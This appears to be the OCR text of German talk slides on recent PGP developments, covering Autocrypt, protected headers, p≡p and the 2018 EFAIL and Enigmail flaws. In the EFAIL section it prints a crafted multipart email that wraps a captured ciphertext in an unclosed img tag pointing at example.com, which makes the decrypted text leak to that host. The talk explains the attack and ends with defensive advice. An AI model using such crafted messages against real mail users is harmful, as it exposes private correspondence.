Neues von PGP

Sebastian Wagner
sebastian@sebix.at

Agenda

- Einführung in E-Mail
- Autocrypt
- Protected Headers
- p≡p – Pretty Easy Privacy

- EFAIL
- „Fälschung“ von Signaturen

Verschlüsselung im Web


Verschlüsselung von Mails

- Komplizierter
- Nur Inhalt
- Viele Metadaten
- Vortrag MacLemon 26.10.2018 »Email, wie funktioniert das eigentlich wirklich?«


E-Mail Kurzeinführung

- Umschlag (Envelope)


  Header / Metadaten
  - Absender, Empfänger
  - Betreff
  - Etc.
- Brief
  - Inhalt (Body)




E-Mail Kurzeinführung




E-Mail Kurzeinführung





E-Mail Kurzeinführung






E-Mail Kurzeinführung





E-Mail Kurzeinführung



PGP konventionell

- Schlüssel generieren
- Programm(e) einrichten
- Schlüssel hochladen
- Schlüsselaustausch mit Gesprächspartnern
- Schlüsselverifikation

PGP Probleme

- Immer noch Mail
- Metadaten bleiben
- Betreff unverschlüsselt
- Kompliziert

Autocrypt

- Überschneidung mit p≡p
- `Autocrypt: header`
  - Enthält Verschlüsselungspräferenz
  - Öffentlicher Schlüssel
- Probleme bei Mailinglisten
- Eventuell ungewollte Präferenzen
- Noch mehr Metadaten
- Kein Schutz gegen Man-In-The-Middle

```
Autocrypt: addr=sebastian@sebix.at; prefer-encrypt=mutual; keydata=...
```

Autocrypt

- Integration in bestehende Programme
  - Enigmail
  - K-9 Mail (Android)
  - Delta Chat (Android)

Memory Hole

- Memory Hole Protected E-mail Headers
- Manche Headerdaten im Inhalt
- Erkennung von Modifikationen

Memory Hole

- Betreff:
  - Ersetzen (Echter Betreff erst nach dem Entschlüsseln)
  - Signieren
- Absender:
  - Signieren
- Verwirrung bei Mailinglisten

p≡p

- Pretty Easy Privacy
- Nutzt bestehende Technologien
  - Keine neue Kryptographie
  - Keine neuen Protokolle
- Ziel: „mass encryption“
- „sane defaults“
- Abstrahierung der technischen Details
  - „Privacy Status“

p≡p

- Schlüssel werden automatisch generiert
- Öffentliche Schlüssel werden immer mitgesendet
- Bei Antworten wird automatisch verschlüsselt
- Optionale Verifizierung (zB Telefon)
  - Fingerprints → „Trustwords“


p≡p User 1
0
Installation of p≡p creates key pair (no questions asked)
p≡p User 2
1
Unencrypted Email to p≡p User 1 (Trust level GREY)
p≡p Engine
2
p≡p engine recognizes p≡p usage at User 2
p≡p User 2
3
Reply to User 2 automatically encrypted and anonymized (Trust level YELLOW)
p≡p User 1
"car horse battery staple yes"
"blue dog apple munroe bag"
p≡p User 2
4
Handshake with Trustwords via Phonecall leads to Trust level GREEN
p≡p User 1
p≡p User 2
5
All future communication encrypted and anonymized (Trust level GREEN)

p≡p

- Verschlüsselt Betreff
- Automatisches Key Management
- Keine zentrale Infrastruktur
- Optionale Passwörter für Schlüssel
- Synchronisierung (geplant)

heise Security

News ▾ Hintergrund Even

Security > 7-Tage-News > 10/2018 > c't deckt auf: Enigmail verschickt Krypto-Mails im Klartext

c't deckt auf: Enigmail verschickt Krypto-Mails im Klartext

UPDATE

Alert! Stand: 03.10.2018 10:09 Uhr – Ronald Eikenberg

c't deckt auf: Enigmail verschickt Krypto-Mails im Klartext

- E-Mails wurden unverschlüsselt gesendet
- Betraf Windows+Thunderbird+Enigmail
- ca. 6000 Betroffene / 1 Woche
- Fehler beim Erstellen der veröffentlichten Version
  - Automatische Tests wurden verbessert

#EFAIL

Disabling PGP in Thunderbird with Enigmail

BY STARCHY GRANT, SORAYA OKUDA, AND BILL BUDINGTON | MAY 13, 2018

GRAPHIC CREDIT: JANA RUNDE FROM RUHR UNIVERSITY BOCHUM

Krypto-Desaster

Efail: Erfolgreiche Angriffe auf E-Mail-Verschlüs

Mit PGP oder S/Mime verschlüsselte E-Mails sollen unsicher sein

14. Mai 2018, 10:02 117 POSTINGS

Sicherheitsforscher warnen vor einer massiven Lücke in den zwei populären Verschlüsselungsstandards

Attention PGP Users: New Vulnerabilities Require You To Take Action Now

BY DANNY O'BRIEN AND GENNIE GEBHART | MAY 13, 2018

e Security sponsored by itsa 2018 News Hintergrund Event

-News > 05/2018 > PGP und S/MIME: E-Mail-Verschlüsselung akut angreifbar

14. Mai 2018 15:17 Internet

Forscher finden Schwachstellen in E-Mail-Verschlüsselung

PGP und S/MIME: E-Mail-Verschlüsselung akut angreifbar

14.05.2018 12:34 Uhr – Jürgen Schmidt

Gravierende Schwachstellen in E-Mail-Verschlüsselung

#EFAIL

- Manipulation der Nachricht am Weg
- Exfiltration von Klartext beim Empfänger
- Direct Exfiltration
- Crypto Gadgets

```
From: Alice <alice@example.com>
To: Bob <bob@example.com>
Content-Type: multipart/mixed;
    boundary="----78U9RTBH7EEFRSJP1SKM45UBS3D74Y"
Subject: Privacyweek

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/plain;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

Hallo,
kommst du heuer wieder zur Privacyweek?

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y--
```

```
From: Alice <alice@example.com>
To: Bob <bob@example.com>
Content-Type: multipart/mixed;
    boundary="----78U9RTBH7EEFRSJP1SKM45UBS3D74Y"
Subject: Privacyweek

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/html;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE html>
<html>
  <head>…

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y--
```


```
Content-Type: multipart/mixed;
    boundary="----78U9RTBH7EEFRSJP1SKM45UBS3D74Y"

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/plain;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

Teil 1

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/plain;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

Teil 2

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y--
```

```
Content-Type: multipart/encrypted;
 protocol="application/pgp-encrypted";
 boundary="RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs"

[...]

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: application/octet-stream;
name="encrypted.asc"
Content-Description: OpenPGP encrypted message
Content-Disposition: inline; filename="encrypted.asc"

-----BEGIN PGP MESSAGE-----

a29tbXN0IGR1IGhldWVyIHdpZWRlciB6dXIgUHJpdmFjeXdlZWs/

-----END PGP MESSAGE-----

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs--
```

„Backchannel“

- Externe Inhalte in HTML
- Mit Interaktion:
  - Link
  - Formular

```
<img src=“https://example.com/tracking.gif“ />
    <a href=“https://example.com/tracking“>
<form action=“https://example.com/tracking“>...
```


To protect your privacy, Thunderbird has blocked remote content in this message.
Preferences
Show remote content in this message
Edit remote content preferences...
Allow remote content from https://
Allow remote content from https://
Allow remote content from all 2 origins listed above
Allow remote content from @


If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook
Report Suspicious Email
Bing Maps
webvi
Download Pictures
Change Automatic Download Settings...
Add Sender to Safe Senders List
Add the Domain @information.com to Safe Senders List
View in Browser

Direct Exfiltration

- *Man-in-the-Middle*-Angriff
- Abgreifen verschlüsselter Nachricht
- E-Mail zusammenstellen aus
  - Eigenen Teilen vorne und hinten
  - Abgegriffenen Nachricht
- Zusammengesetzt muss dies einen *Backchannel* ergeben

```
Content-Type: multipart/mixed;
 boundary="RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs"

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: text/html

<img src=“https://example.com/

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: application/octet-stream; name="encrypted.asc"
Content-Description: OpenPGP encrypted message

SGllciBzdGVodCBlaCBhYnNvbHV0IG5peCBpbnRlcmVzc2FudGVzIQo=

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: text/html
“>

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs--
```

```
<img src=“https://example.com/
Geheimes Treffen heute Abend, 19h,
“>
```

Crypto Gadgets

- Veränderung der verschlüsselten Nachricht direkt
- Signaturen werden ungültig
- Integritätsschutz:
  - Seit ~ 2000
  - Fehler muss angezeigt werden

#EFAIL

- *Keine* kryptografische Schwächen
- Aktuelle Programme verwenden
- Auf Signatur verschlüsselter PGP-Mails achten
- Keine externen Ressourcen laden
- Misslungene Kommunikation im Vorfeld
  - Entwickler der Tools kommunizierten nicht untereinander
- GnuPG fühlte sich nicht zuständig
- Thunderbird hätte verlängertes Embargo gebraucht


OPENPGP/GNUPG

